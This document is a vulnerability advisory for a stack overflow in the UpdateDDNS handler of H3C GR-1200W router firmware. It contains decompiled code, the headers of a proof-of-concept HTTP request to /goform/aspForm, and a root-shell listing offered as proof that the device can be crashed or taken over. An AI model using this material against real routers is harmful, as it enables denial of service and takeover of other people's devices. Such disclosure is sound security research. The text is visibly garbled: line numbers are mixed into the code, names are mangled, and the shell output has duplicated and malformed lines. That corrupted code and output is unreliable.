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H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateDDNS function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int fastcall sub 41C738(int a1)
  2 {
  3
      char *v2; // [sp+1Ch] [+1Ch]
  4
      char *v3; // [sp+1Ch] [+1Ch]
  5
      char *v4; // [sp+1Ch] [+1Ch]
      char *v5; // [sp+1Ch] [+1Ch]
  7
      char *v6; // [sp+1Ch] [+1Ch]
      char *v7; // [sp+1Ch] [+1Ch]
  8
  9
      int i; // [sp+20h] [+20h]
      char *s; // [sp+28h] [+28h]
 10
 11
      char v10[512]; // [sp+2Ch] [+2Ch] BYREF
      char v11[64]; // [sp+22Ch] [+22Ch] BYREF
 12
 13
      int v12; // [sp+26Ch] [+26Ch] BYREF
 14
15
      strcpy(v10, "param");
16
      s = (char *) sub 4E58C8(a1, v10, &unk 4F04C8);
      if ( (int)strlen(s) >= 512 )
17
18
        return -2;
19
      v2 = s;
      for ( i = IF\_GetFirstWan(\&v12); !i; i = IF\_GetNextWan(\&v12) )
20
 21
22
        sscanf(v2, "%s", v11);
23
```

In the UpdateDDNS function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v11, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router password mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l

drwxrwxr-x 6 1007 1007 89 Jul 31 2019 www_multi

drwxr-xr-x 2 *root root 0 Jan 1 1970 www

drwxr-xr-x 10 *root root 0 Jul 24 21:56 var

drwxrwxr-x 6 1007 1007 62 Jul 31 2019 usr

drwxrwxr-x 3 1007 1007 7 Jul 31 2019 uclibc

lrwxrwxrwx 1 1007 1007 7 Jul 31 2019 tmp -> var/tmp

dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys

lrwxrwxrwx 1 1007 1007 3 Jul 31 2019 sbin -> bin

dr-xr-xr-x 89 *root root 0 Jan 1 1970 proc

drwxr-xr-x 5 *root root 0 Jan 1 1970 mnt

drwxrwxr-x 3 1007 1007 2422 Jul 31 2019 libexec

drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 libexec

drwxrwxr-x 4 1007 1007 3 Jul 31 2019 libexec

drwxrwxr-x 4 *root root 0 Jan 1 1970 ftproot

drwxr-xr-x 4 *root root 0 Jan 1 1970 ftproot

drwxr-xr-x 4 *root root 0 Jan 1 1970 etc

drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 dev

drwxr-xr-x 2 1007 1007 1007 2528 Jul 31 2019 bin

/ #
```

Finally, you also can write exp to get a stable root shell.